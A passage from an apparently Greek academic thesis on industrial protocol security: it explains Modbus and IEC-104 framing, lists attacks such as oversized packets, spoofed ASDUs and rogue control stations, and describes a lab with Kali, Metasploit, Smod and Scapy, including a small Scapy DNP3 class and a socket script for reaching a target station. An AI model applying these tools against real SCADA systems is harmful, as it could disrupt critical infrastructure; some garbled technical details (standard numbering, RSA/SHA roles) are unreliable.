
Το MODBUS περιορίζει το μέγεθος της PDU σε 253 bytes για να επιτρέψει την αποστολή του πακέτου σε σειριακή διεπαφή RS-485. Το Modbus TCP προετοιμάζει μια κεφαλίδα πρωτοκόλλου εφαρμογής MODBUS 7-byte (Modbus Application Header - MBAP) στο PDU και το MBAP_PDU είναι ενσωματωμένο σε ένα πακέτο TCP. Αυτό θέτει ένα ανώτατο όριο στο νόμιμο μέγεθος πακέτου.

Ένας εισβολέας μπορεί να δημιουργήσει ένα ειδικά κατασκευασμένο πακέτο μεγαλύτερο από 260 bytes και να το στείλει σε έναν πελάτη και διακομιστή MODBUS [27]. Εάν ο υπολογιστής-πελάτης ή ο διακομιστής δεν είχαν προγραμματιστεί σωστά, αυτό θα μπορούσε να οδηγήσει σε επιτυχή υπερχείλιση buffer ή επίθεση άρνησης υπηρεσίας (Buffer overflow & DoS Attack).

[4.3 IEC-104](#)

4.3.1 Εισαγωγή

Το συγκεκριμένο ανοιχτό πρότυπο δημιουργήθηκε από τη Διεθνή Ηλεκτροτεχνική Επιτροπή (International Electrotechnical Commission - IEC) και κυκλοφόρησε το 1995 με το συνοδευτικό όνομα IEC 608705-5-101 [28]. Σχεδόν έξι χρόνια αργότερα, δημοσιεύτηκε το πρότυπο IEC 60870-5-104, αφήνοντας άθικτες τις περισσότερες λειτουργίες επιπέδου εφαρμογής και αντικείμενα δεδομένων, αλλά εισήγαγε τον ορισμό των μεταφορών δεδομένων των μηνυμάτων του πρωτοκόλλου μέσω ενός δικτύου. Στην Εικόνα 4.12 φαίνεται η τοπολογία ενός τυπικού δικτύου IEC-104.




Εικόνα 4.12 - IEC-104 Δίκτυο

4.3.2 Δομή

Η Εικόνα 4.13 παρουσιάζει τη δομή του πλαισίου πρωτοκόλλου ονομάζεται Application Protocol Data Unit (APDU), το οποίο αποτελείται από δύο μέρη [29]: τις Πληροφορίες Πρωτοκόλλου Ελέγχου Εφαρμογών (Application Protocol Control Information - APCI) και τη Μονάδα Δεδομένων Υπηρεσιών Εφαρμογών (Application-layer Service Data Unit - ASDU). Οι τρεις τύποι ελέγχου που χρησιμοποιούνται, δομημένοι στα λιγότερα Σημαντικά Bits, είναι η Αριθμητική Μεταφορά Πληροφοριών (I-format), οι Αριθμημένες Εποπτικές Λειτουργίες (S-format) και οι αριθμητικές Λειτουργίες Ελέγχου (U-format) με τιμές 00, 10 και 11 αντίστοιχα.

Η δομή ASDU αποτελείται από δύο αντικείμενα, το αναγνωριστικό μονάδας δεδομένων και το ωφέλιμο φορτίο δεδομένων του αντικειμένου πληροφοριών. Το αναγνωριστικό μονάδας δεδομένων με τη σειρά του αποτελείται από την αιτία μετάδοσης πεδίο (Cause Of Transmission - COT) που χρησιμοποιείται από τον προορισμό για την ερμηνεία του μεταφερόμενου ωφέλιμου φορτίου, τη διεύθυνση που καθορίζει την ταυτότητα των δεδομένων, τον προσδιοριστή μεταβλητής δομής και, τέλος, τον τύπο δεδομένων.



Εικόνα 4.13 - Δομή του IEC-104 πακέτου

Το πεδίο Type ID αποτελείται από μια οκτάδα που αντιπροσωπεύει τον τύπο πληροφοριών, που ορίζεται από το IEC και κατηγοριοποιείται σε 6 ομάδες.

Το bit Variable Structure Qualifier καθορίζει τη μέθοδο αντιμετώπισης των αντικειμένων πληροφοριών. Η τιμή 0 υποδεικνύει ότι το ASDU μπορεί να αποτελείται από ένα ή περισσότερα από ένα ίσα αντικείμενα πληροφοριών. Ο αριθμός των αντικειμένων καθορίζει τον αριθμό των αντικειμένων πληροφοριών και είναι δυαδικός κωδικοποιημένος. Η τιμή 1 υποδηλώνει ότι υπάρχει μια ακολουθία αντικειμένων ίσων πληροφοριών που προέρχονται από το αντικείμενο πληροφοριών. Τα στοιχεία πληροφοριών αναγνωρίζονται αυξάνοντας τους αριθμούς +1 από την αντιστάθμιση. Ο αριθμός των αντικειμένων είναι επίσης δυαδικός κωδικοποιημένος.

Το πεδίο Αιτία της μετάδοσης (COT) κατευθύνει το ASDU σε μια συγκεκριμένη εργασία εφαρμογής για επεξεργασία. Είναι σημαντικό να υπογραμμιστεί ότι η τιμή του μηδέν δεν χρησιμοποιείται. Υπάρχουν διάφορες ενδείξεις για το πεδίο δεδομένων COT, όπως περιοδική, αυθόρμητη, ενεργοποίηση και μετάδοση δεδομένων. Είναι επίσης σημαντικό να αναφερθεί ότι υπάρχει μια δοκιμαστική σημαία και ένα bit P / N για να δείξει θετικές και αρνητικές τιμές.

Τέλος, το πρωτόκολλο IEC 60870-5-104 χρησιμοποιεί από προεπιλογή στη θύρα TCP 2404.

4.3.3 Επικοινωνία

Μια σημαντική ιδέα για την κατανόηση της επικοινωνίας σύμφωνα με το IEC 60870-5 είναι η διαφορά μεταξύ κατευθύνσεων ελέγχου και οθόνης. Είναι μια υπόθεση ότι το συνολικό σύστημα έχει μια ιεραρχική δομή που περιλαμβάνει κεντρικό έλεγχο. Σύμφωνα με το πρωτόκολλο, κάθε σταθμός είναι είτε ένας σταθμός ελέγχου είτε ένας ελεγχόμενος σταθμός [30].

Η επικοινωνία IEC 101/104 ανταλλάσσεται μεταξύ του ελεγχόμενου και του σταθμού ελέγχου.

- Ο ελεγχόμενος σταθμός παρακολουθείται ή ελέγχεται από έναν κύριο σταθμό (RTU) ο οποίος ονομάζεται επίσης σταθμός, απομακρυσμένος σταθμός, RTU, 101-Slave ή 104-Server.
- Ο σταθμός ελέγχου είναι ένας σταθμός όπου πραγματοποιείται έλεγχος των εξωτερικών σταθμών (SCADA) ο οποίος συνήθως, είναι ένας υπολογιστής με σύστημα SCADA, ενώ μπορεί επίσης να είναι RTU32.

Το IEC 101/104 καθορίζει διάφορους τρόπους κατεύθυνσης:

- Το Monitor Direction είναι μια κατεύθυνση μετάδοσης από τον ελεγχόμενο σταθμό (RTU) στον σταθμό ελέγχου (PC).
- Η κατεύθυνση ελέγχου είναι μια κατεύθυνση μετάδοσης από σταθμό ελέγχου, τυπικό σύστημα SCADA στον ελεγχόμενο σταθμό, τυπικό RTU.
- Η αντίστροφη κατεύθυνση είναι μια κατεύθυνση όταν ο ελεγχόμενος σταθμός στέλνει εντολές και ο σταθμός ελέγχου στέλνει δεδομένα σε κατεύθυνση οθόνης.

4.3.4 Αντικείμενα δεδομένων εφαρμογής

Το IEC 60870-5 [30] διαθέτει πληροφορίες για ένα σύνολο αντικειμένων πληροφοριών που είναι κατάλληλα τόσο για γενικές εφαρμογές SCADA, όσο και για εφαρμογές ηλεκτρικών συστημάτων. Κάθε διαφορετικός τύπος δεδομένων έχει έναν μοναδικό αριθμό αναγνώρισης τύπου. Μόνο ένας τύπος δεδομένων περιλαμβάνεται σε κάθε Μονάδα Δεδομένων Υπηρεσιών Εφαρμογών (ASDU). Ο τύπος είναι το πρώτο πεδίο στο ASDU. Οι τύποι αντικειμένων πληροφοριών ομαδοποιούνται κατά κατεύθυνση (κατεύθυνση παρακολούθησης ή ελέγχου) και ανά τύπο πληροφοριών (πληροφορίες διεργασίας, πληροφορίες συστήματος, παράμετρος, μεταφορά αρχείων).

- Ένα παράδειγμα πληροφοριών διεργασίας σε κατεύθυνση παρακολούθησης είναι μια μετρηθείσα τιμή, π.χ., bit ή ένα ανάλογο. Στην κατεύθυνση ελέγχου μπορεί να είναι μια εντολή για να ορίσετε ένα bit ή μια τιμή.

- Ένα παράδειγμα πληροφοριών συστήματος στην κατεύθυνση παρακολούθησης είναι η σημαία έναρξης, στην κατεύθυνση ελέγχου μπορεί να είναι εντολή ανάκρισης ή επαναφοράς.

Έτσι, τα δεδομένα εφαρμογής μεταφέρονται εντός του ASDU σε ένα ή περισσότερα αντικείμενα πληροφοριών. Ανάλογα με τη σημαία μεταβλητής δομής μπορεί να υπάρχουν πολλά αντικείμενα πληροφοριών που το καθένα περιέχει ένα καθορισμένο σύνολο ενός ή περισσότερων στοιχείων πληροφοριών ή μπορεί να υπάρχει μόνο ένα αντικείμενο πληροφοριών που περιέχει έναν αριθμό πανομοιότυπων στοιχείων πληροφοριών. Σε κάθε περίπτωση, το στοιχείο πληροφοριών είναι το θεμελιώδες στοιχείο που χρησιμοποιείται για τη μεταφορά πληροφοριών βάσει του πρωτοκόλλου.

4.3.5 Διευθυνσιοδότηση

Το IEC 101 ορίζει τη διεύθυνση τόσο στο σύνδεσμο όσο και στο επίπεδο εφαρμογής. Η διεύθυνση συνδέσμου (ή η διεύθυνση της συσκευής) και η διεύθυνση ASDU (ή κοινή διεύθυνση) παρέχονται για την αναγνώριση του τερματικού σταθμού:

- Η διεύθυνση της συσκευής είναι ο αριθμός αναγνώρισης της συσκευής.
 - Το πεδίο διεύθυνσης συνδέσμου μπορεί να είναι 1 ή 2 οκτάδες για μη ισορροπημένο και 0, 1 ή 2 οκτάδες για ισορροπημένη επικοινωνία. Καθώς η ισορροπημένη επικοινωνία είναι από σημείο σε σημείο η διεύθυνση συνδέσμου είναι περιττή, αλλά μπορεί να συμπεριληφθεί για ασφάλεια.
 - Το εύρος τιμών εξαρτάται από το μήκος της διεύθυνσης συνδέσμου που μπορεί να είναι ένα byte, δηλαδή εύρος 1 - 255 ή δύο byte, δηλαδή εύρος 1 - 65 535. Οι τυπικές τιμές είναι 1 για το IEC 101 και 2 για το IEC 104.
 - Η διεύθυνση συνδέσμου FF ή FFFF ορίζεται ως διεύθυνση εκπομπής και μπορεί να χρησιμοποιηθεί για τη διεύθυνση όλων των σταθμών σε επίπεδο συνδέσμου.
- Κάθε συσκευή στο δίκτυο επικοινωνίας έχει μια κοινή διεύθυνση ASDU (διεύθυνση COA ή ASDU). Η κοινή διεύθυνση του ASDU σε συνδυασμό με τη διεύθυνση αντικειμένου πληροφοριών που περιέχεται στα ίδια τα δεδομένα συνδυάζονται για να δημιουργήσουν τη μοναδική διεύθυνση για κάθε στοιχείο δεδομένων.
 - Το COA είναι συνήθως η διεύθυνση εφαρμογής του πελάτη (λογικός σταθμός) που πρέπει να ταιριάζει με τη διεύθυνση που ορίζεται στη διαμόρφωση του πελάτη. Αυτό ορίζεται ως η διεύθυνση του σταθμού ελέγχου προς την κατεύθυνση ελέγχου.
 - Στην κατεύθυνση παρακολούθησης, ωστόσο, το κοινό πεδίο διευθύνσεων περιέχει τη διεύθυνση του σταθμού που επιστρέφει τα δεδομένα (ελεγχόμενος σταθμός). Αυτό απαιτείται έτσι ώστε τα δεδομένα να μπορούν

να αναγνωριστούν και να αντιστοιχιστούν με μοναδικό τρόπο στα σωστά σημεία στις εικόνες δεδομένων συστήματος.

- Η μέγιστη τιμή εξαρτάται από το μήκος διεύθυνσης ASDU που είναι ένα ή δύο byte παρόμοια με τη διεύθυνση της συσκευής. Οι τυπικές τιμές είναι 1 για το IEC 101 και 2 για το IEC 104. Το μήκος του COA καθορίζεται ανά σύστημα [30].

4.3.6 Βασικές λειτουργίες εφαρμογής

- Απόκτηση δεδομένων - συλλογή δεδομένων κυκλικά, κατόπιν αλλαγής ή κατόπιν αιτήματος
 - Σε μη ισορροπημένη μετάδοση, ο ελεγχόμενος σταθμός πρέπει πάντα να περιμένει ένα αίτημα από τον σταθμό ελέγχου.
 - Όταν χρησιμοποιείται ισορροπημένη μετάδοση, τα αποθηκευμένα δεδομένα μεταδίδονται από τον ελεγχόμενο σταθμό στον σταθμό ελέγχου χωρίς καθυστέρηση.
- Ομοιόμορφη απόκτηση
 - Αφορά συμβάντα στο επίπεδο εφαρμογής του ελεγχόμενου σταθμού. Η μετάδοση σε ισορροπημένη ή μη ισορροπημένη λειτουργία είναι παρόμοια με την απόκτηση δεδομένων.
- Ανακρίσεις - χρησιμοποιείται για την ενημέρωση του σταθμού ελέγχου μετά από εσωτερική αρχικοποίηση
 - Ο σταθμός ελέγχου ζητά από τους ελεγχόμενους σταθμούς να μεταδώσουν τις πραγματικές τιμές όλων των μεταβλητών της διαδικασίας τους.
- Συγχρονισμός ρολογιού
 - Μετά την αρχικοποίηση του συστήματος, τα ρολόγια αρχικά συγχρονίζονται από τον σταθμό ελέγχου. Μετά, τα ρολόγια συγχρονίζονται περιοδικά με τη μετάδοση μιας εντολής συγχρονισμού ρολογιού.
- Μετάδοση εντολών - χρησιμοποιείται για την αλλαγή της κατάστασης του λειτουργικού εξοπλισμού.
 - Μια εντολή μπορεί να ξεκινήσει από έναν χειριστή ή με αυτόματες διαδικασίες εποπτείας στον σταθμό ελέγχου.
 - Δύο τυπικές διαδικασίες για τη μετάδοση εντολών:
 - Άμεση εντολή - χρησιμοποιείται από τον σταθμό ελέγχου για τον άμεσο έλεγχο των λειτουργιών στους ελεγχόμενους σταθμούς. Η άδεια και η εγκυρότητα της εντολής ελέγχονται από τον τερματικό σταθμό
 - Επιλογή και εκτέλεση εντολής - μια εντολή δύο βημάτων που προετοιμάζει μια καθορισμένη λειτουργία ελέγχου σε έναν σταθμό ελέγχου, ελέγχει ότι έχει προετοιμαστεί η σωστή

λειτουργία ελέγχου και εκτελεί την εντολή. Το παρασκεύασμα ελέγχεται από χειριστή ή με διαδικασία αίτησης. Ο ελεγχόμενος σταθμός δεν ξεκινά τη λειτουργία ελέγχου έως ότου λάβει τη σωστή ένδειξη εκτέλεσης.

- Μετάδοση ολοκληρωμένων συνόλων
 - Μεταδίδει τιμές που είναι ενσωματωμένες σε μια συγκεκριμένη χρονική περίοδο χρησιμοποιώντας δύο μεθόδους:
 - Freeze-and-Read: απόκτηση ολοκληρωμένων συνόλων
 - Clear-and-Read: απόκτηση στοιχειωδών πληροφοριών
- Αλλαγές στις παραμέτρους πρωτοκόλλου και συνδέσμου - όταν αλλάζουν οι παράμετροι σύνδεσης
- Απόκτηση καθυστέρησης μετάδοσης - απαιτείται για τη διόρθωση του χρόνου [30]

4.3.7 Ανάλυση του IEC-104 μέσω pcap αρχείων

Μετά από ανάλυση των PCAP αρχείων της επικοινωνίας IEC 104, εξάγονται οι ακόλουθες παρατηρήσεις:

- Μια ροή TCP μεταδίδει διάφορους τύπους πλαισίων μορφής IEC: U-frames, S-frames, I-frames. Αυτά τα frames έχουν διαφορετική μορφή και χρήση για επικοινωνία IEC. Από την άποψη της παρακολούθησης του δικτύου, μπορεί να είναι χρήσιμο να διατηρούνται στατιστικά στοιχεία που δεν περιλαμβάνουν πακέτα για καθεμία από τις μορφές πλαισίου [31].
- Είναι καλύτερο να παρακολουθούνται συναλλαγές που σχετίζονται με αντικείμενα από μεμονωμένα πακέτα. Κάθε πληροφοριακό αντικείμενο αντιμετωπίζεται από μια διεύθυνση IP του ελεγχόμενου σταθμού (στο Layer 3), από μια διεύθυνση ελεγχόμενου σταθμού στο Layer 7 (κοινή διεύθυνση ASDU, COA) και από μια διεύθυνση αντικειμένου (IOA). Έτσι, η συναλλαγή μπορεί να προσδιοριστεί χρησιμοποιώντας μια διεύθυνση-στόχο (Common Object Address - COA + Information Object Address- IOA) και ενέργεια (COT, αιτία μετάδοσης). Κάθε συναλλαγή λαμβάνει τιμές ή ορίζει τιμές στοιχείων πληροφοριών που αποτελούν μέρος του αντικειμένου που αναφέρεται. Το πρότυπο καθορίζει ποιος τύπος αντικειμένου περιέχει τι είδους στοιχεία πληροφοριών.
- Οι συναλλαγές δημιουργούνται με ανταλλαγή μηνυμάτων ASDU μεταξύ του slave και του σταθμού ελέγχου. Δεν υπάρχει αναγνωριστικό συναλλαγής, επομένως ο slave και ο master πρέπει να ελέγχουν συναλλαγές βάσει COA, COT και OUI. Εάν ένα μήνυμα χαθεί, η απώλεια ανιχνεύεται από το L7 μέσω αριθμών ακολουθίας ASDU και αποστέλλεται ξανά.
- Ένα ASDU μπορεί να μεταδώσει πολλά αντικείμενα, ωστόσο, αυτά τα αντικείμενα πρέπει να έχουν την ίδια COT.
- Ένα πακέτο TCP μπορεί να περιέχει πολλά ASDU με ίδια ή διαφορετικά COT.

4.3.8 Ασφάλεια στο IEC-104

Το IEC 104 δεν δίνει την δυνατότητα να ορισμού κωδικούς πρόσβασης, ούτε ορίζει έλεγχο ταυτότητας (χρησιμοποιώντας RSA) ή κρυπτογράφηση (χρησιμοποιώντας SHA).

Αυτό δημιουργεί μια σοβαρή ευπάθεια κατά της επικοινωνίας IEC 104, ειδικά όταν μεταδίδεται μέσω μη ασφαλούς IP στρώματος. Πιθανές επιθέσεις στην επικοινωνία IEC 104 μπορεί να περιλαμβάνουν [32], [33]:

- Αλλαγή της τιμής ενός ASDU που μεταδίδεται στο πακέτο IEC 104,
- Εισαγωγή πλαστών μηνυμάτων ASDU στο δίκτυο,
- Παροχή επιθέσεων DDoS σε σταθμούς master ή slave IEC 104,
- Εισαγωγή ενός κακόβουλου σταθμού ελέγχου στο δίκτυο,
- Παρακολούθηση των διαβιβαζόμενων δεδομένων,

Η πιθανότητα εμφάνισης των απειλών μπορεί να μετριαστεί με τη αυστηρότερο έλεγχο πρόσβασης ο οποίος μερικές φορές δεν είναι εφικτός. Εναλλακτικά, υπάρχει η δυνατότητα να εγκατασταθεί σύστημα ανίχνευσης ανωμαλιών. Αυτό μπορεί να εφαρμοστεί χρησιμοποιώντας παρακολούθηση μέσω του πρωτοκόλλου Netflow [34].

5. Εργαλεία Εκτέλεσης Επιθέσεων

Το εργαστήριο που υλοποιήσαμε με σκοπό την εκτέλεση των επιθέσεων μας ενάντια στα βιομηχανικά πρωτόκολλα αναλύεται παρακάτω:

- Χρησιμοποιήθηκαν δύο εικονικές μηχανές Windows 7 [35], οι οποίες είχαν τον ρόλο του host του λογισμικού προσομοίωσης των βιομηχανικών πρωτοκόλλων (Master / Slave)
- Χρησιμοποιήθηκε μίας εικονικής μηχανής Ubuntu Linux η οποία είχε τον ρόλο του host του λογισμικού προσομοίωσης για το πρωτόκολλο Modbus.
- Χρησιμοποιήθηκε μία εικονική μηχανή Kali Linux, η οποία είχε τον ρόλο του επιτιθέμενου.
- Οι παραπάνω εικονικές μηχανές τοποθετήθηκαν στο δίκτυο 192.168.20.xxx με τη βοήθεια του λογισμικού VMware Workstation 15.5 pro [36].
- Χρησιμοποιήθηκε λογισμικό προσομοίωσης των βιομηχανικών πρωτοκόλλων όπως αναγράφονται παρακάτω:
 - DNP3 Master & Slave: FreyrScada DNP3
 - IEC-104: IECserver (MTU), Qtester104 (RTU)
 - Modbus: QmodMaster (MTU), ModBusPal (RTU)
- Τέλος, χρησιμοποιήθηκαν διάφορα εργαλεία για την επίτευξη των επιθέσεων, όπως:
 - Metasploit Console [37]
 - Smod Framework [38]
 - Scapy
 - DNP3Crafter
 - Nmap
 - hping3 [39]

Παρακάτω θα περιγράψουμε τα στοιχεία των βασικών εργαλείων που χρησιμοποιήσαμε.

5.1 VMware Workstation Pro

Το VMware Workstation Pro [36] είναι ένας hypervisor που τρέχει σε x64 εκδόσεις λειτουργικών συστημάτων Windows και Linux. Επιτρέπει στους χρήστες να δημιουργούν εικονικές μηχανές σε ένα φυσικό μηχάνημα και να τις χρησιμοποιούν ταυτόχρονα μαζί με την πραγματική μηχανή.

5.2 Windows 7

Τα Microsoft Windows [35], είναι μια ομάδα διαφόρων ιδιοκτητών γραφικών λειτουργικών συστημάτων, τα οποία αναπτύσσονται και διατίθενται στην αγορά από τη Microsoft. Τα Windows 7 είναι ένα λειτουργικό σύστημα που παρήχθη από τη Microsoft και κυκλοφόρησε ως μέρος της οικογένειας λειτουργικών συστημάτων Windows NT.

Κυκλοφόρησε στις 22 Ιουλίου 2009 και είναι ένα διαδεδομένο λειτουργικό σύστημα για χρήση σε προσωπικούς υπολογιστές, συμπεριλαμβανομένων οικιακών και επαγγελματικών επιτραπέζιων υπολογιστών, φορητών υπολογιστών, tablet PC και υπολογιστών κέντρου πολυμέσων. Η τελευταία υποστηριζόμενη έκδοση των Windows κυκλοφόρησε την 1η Ιουλίου 2011, με τίτλο Windows Embedded POSReady 7. Η Microsoft τερμάτισε την mainstream υποστήριξη για Windows 7 στις 13 Ιανουαρίου 2015 και η εκτεταμένη υποστήριξη έληξε στις 14 Ιανουαρίου 2020.

5.3 Kali Linux

Το Kali Linux είναι μια διανομή Linux βασισμένη στο Debian και αναπτύχθηκε με στόχο τη εκτέλεση δοκιμών διείσδυσης. Διαθέτει έναν μεγάλο αριθμό εργαλείων που χρησιμοποιούνται ευρέως σε δοκιμές διείσδυσης. Τα πιο γνωστά περιλαμβάνουν τα nmap, hping3, τα οποία και χρησιμοποιήσαμε στις επιθέσεις μας. Η έκδοση Kali Linux που χρησιμοποιήσαμε είναι η 2019.3

5.4 Scapy

Το Scapy [40] είναι ένα εργαλείο χειρισμού πακέτων για δίκτυα υπολογιστών, που γράφτηκε αρχικά σε Python από τον Philippe Biondi. Έχει τη δυνατότητα να δημιουργήσει ή να αποκωδικοποιήσει πακέτα, να τα στείλει στο δίκτυο, να τα συλλάβει και να αντιστοιχήσει με αιτήματα και απαντήσεις. Μπορεί επίσης να εκτελέσει λειτουργίες όπως σάρωση, ιχνηλάτηση, ανίχνευση, δοκιμές μονάδας, επιθέσεις και ανακάλυψη δικτύου. Χρησιμοποιήσαμε το εργαλείο Scapy, για την αποστολή ειδικά διαμορφωμένου πακέτου με στόχο την επίτευξη άρνησης διαθεσιμότητας στο SCADA περιβάλλον προσομοίωσης μας.

5.5 Custom Attack Tools

Για την εκτέλεση μερικών επιθέσεων που πραγματοποιήσαμε, αναπτύξαμε εργαλεία σε γλώσσα προγραμματισμού Python. Συγκεκριμένα, δημιουργήθηκε η κλάση DNP3 Layer η οποία με τη σειρά της ενσωματώθηκε στο εργαλείο Scapy, το οποίο αναφέραμε παραπάνω. Ο κώδικας που χρησιμοποιήσαμε δίνεται στην Εικόνα 5.1:

```
Make_custom_class_DNP3_For_Scapy.txt x
1 from scapy.all import *
2
3     class DNP3(Packet):
4         name = "DNP3"
5         fields_desc = [
6             XShortField("START", 0x0564),
7             ByteField("LENGTH", None),
8             PacketField("CONTROL", None, 0xc4),
9             LShortField("DESTINATION", None),
10            LShortField("SOURCE", None),
11            XShortField("CRC", None),
12            ByteField("Function_Code", 0)
13        ]
14
```

Εικόνα 5.1 - Κώδικας της DNP3 κλάσης για το Scapy

Επίσης, δημιουργήσαμε το εργαλείο `opensocket.py`, (Εικόνα 5.2) το οποίο αναλαμβάνει την έναρξη της επικοινωνίας του επιτιθέμενου με τον σταθμό-στόχο.

```
#!/usr/bin/env python
import socket
import sys

if __name__ == "__main__":

    ipdst = sys.argv[1]
    destport= 20000 #DNP3 standard port

    mysocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    mysocket.connect((ipdst,destport))

    print 'Socket is Open'
    print 'Use scapy to send your packet'

while True:
    print 'To end the programm, press 0'
    x=raw_input()
    if x == "0" :break
```

Εικόνα 5.2 - Κώδικας του εργαλείου `opensocket.py`

5.4 Smod Framework

Το Smod Framework είναι ένα πλαίσιο εργαλείων, γραμμένο σε Python, το οποίο μπορεί να χρησιμοποιηθεί είτε ως διαγνωστικό εργαλείο ή για δοκιμές διείσδυσης, σε συστήματα που χρησιμοποιούν το MODBUS πρωτόκολλο. Η υλοποίηση του Smod είναι επίσης βασισμένη στο εργαλείο Scapy. Το λογισμικό προτείνεται να εκτελείται σε περιβάλλον Linux με εγκατεστημένη την Python 2.7.x

Η εγκατάσταση του Smod γίνεται από τερματικό του Linux συστήματος μας, με την παρακάτω διαδικασία:

```
git clone https://github.com/theralfbrown/smod-1
```

Ενώ εκκινούμε την κονσόλα όπως φαίνεται παρακάτω:

```
root@kali:~/smod# python smod.py
```

5.6 Nmap

Το Nmap [41] ("Network Mapper") είναι ένα εργαλείο ανοιχτού κώδικα για αναγνώριση δικτύου και έλεγχο ασφαλείας. Έχει σχεδιαστεί για γρήγορη σάρωση μεγάλων δικτύων, αν και λειτουργεί καλά εναντίον μεμονωμένων κεντρικών υπολογιστών. Το Nmap χρησιμοποιεί πακέτα IP για να προσδιορίσει την διαθεσιμότητα των υπολογιστών σε ένα δίκτυο, τις υπηρεσίες που προσφέρουν αυτοί οι κεντρικοί υπολογιστές, τα λειτουργικά συστήματα (και εκδόσεις λειτουργικού συστήματος) εκτελούν, τι είδους φίλτρα πακέτων / τείχη προστασίας χρησιμοποιούνται, και δεκάδες άλλα χαρακτηριστικά. Ενώ το Nmap χρησιμοποιείται συνήθως για ελέγχους ασφαλείας, πολλά συστήματα και διαχειριστές δικτύου το βρίσκουν χρήσιμο για εργασίες ρουτίνας, όπως απογραφή δικτύου, διαχείριση προγραμμάτων αναβάθμισης υπηρεσίας και παρακολούθηση του χρόνου λειτουργίας κεντρικού υπολογιστή ή υπηρεσίας. Εκτός από τον πίνακα διαθέσιμων θυρών, το Nmap μπορεί να παράσχει περισσότερες πληροφορίες σχετικά με τους στόχους, όπως αντίστροφα ονόματα DNS, εικασίες λειτουργικού συστήματος, τύπους συσκευών και διευθύνσεις MAC.

5.7 hping3

Το hping3 [39] είναι ένα εργαλείο δικτύου ικανό να στέλνει προσαρμοσμένα πακέτα TCP / IP και να εμφανίζει στοχευμένες απαντήσεις όπως το πρόγραμμα ping κάνει με τις απαντήσεις ICMP. Το hping3 χειρίζεται τον κατακερματισμό σε αυθαίρετα πακέτα σώματος και μεγέθους και μπορεί να χρησιμοποιηθεί για τη μεταφορά αρχείων ενθυλακωμένων σε υποστηριζόμενα πρωτόκολλα. Ενδεικτικά, μέσω του hping3 μπορούμε να εκτελέσουμε τις ακόλουθες ενέργειες:

- Δοκιμή των κανόνων του τείχους προστασίας
- Προηγμένη σάρωση θύρας
- Ελέγξτε την καθαρή απόδοση χρησιμοποιώντας διαφορετικά πρωτόκολλα, μέγεθος πακέτου, TOS (τύπος υπηρεσίας) και κατακερματισμό. –
- Path MTU discovery
- Μεταφορά αρχείων ανάμεσα σε ακόμη και πραγματικά φασιστικούς κανόνες τείχους προστασίας. - Traceroute-like σε διαφορετικά πρωτόκολλα. –
- Χρήση τεχνικής ιχνηλάτησης Firewall.
- Αποτύπωμα απομακρυσμένου λειτουργικού συστήματος - Έλεγχος στοίβας TCP / IP.

6. Εκτέλεση Επίθεσεων στο Πρωτόκολλο DNP3


6.1 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτου DNP3 με λειτουργία ψυχρής επανεκκίνησης με χρήση DNP3Crafter.

Για την υλοποίηση της επίθεσης, εκμεταλλευόμαστε τις ευπάθειες του πρωτοκόλλου DNP3 καθώς και την έλλειψη αυθεντικοποίησης στο δίκτυο.

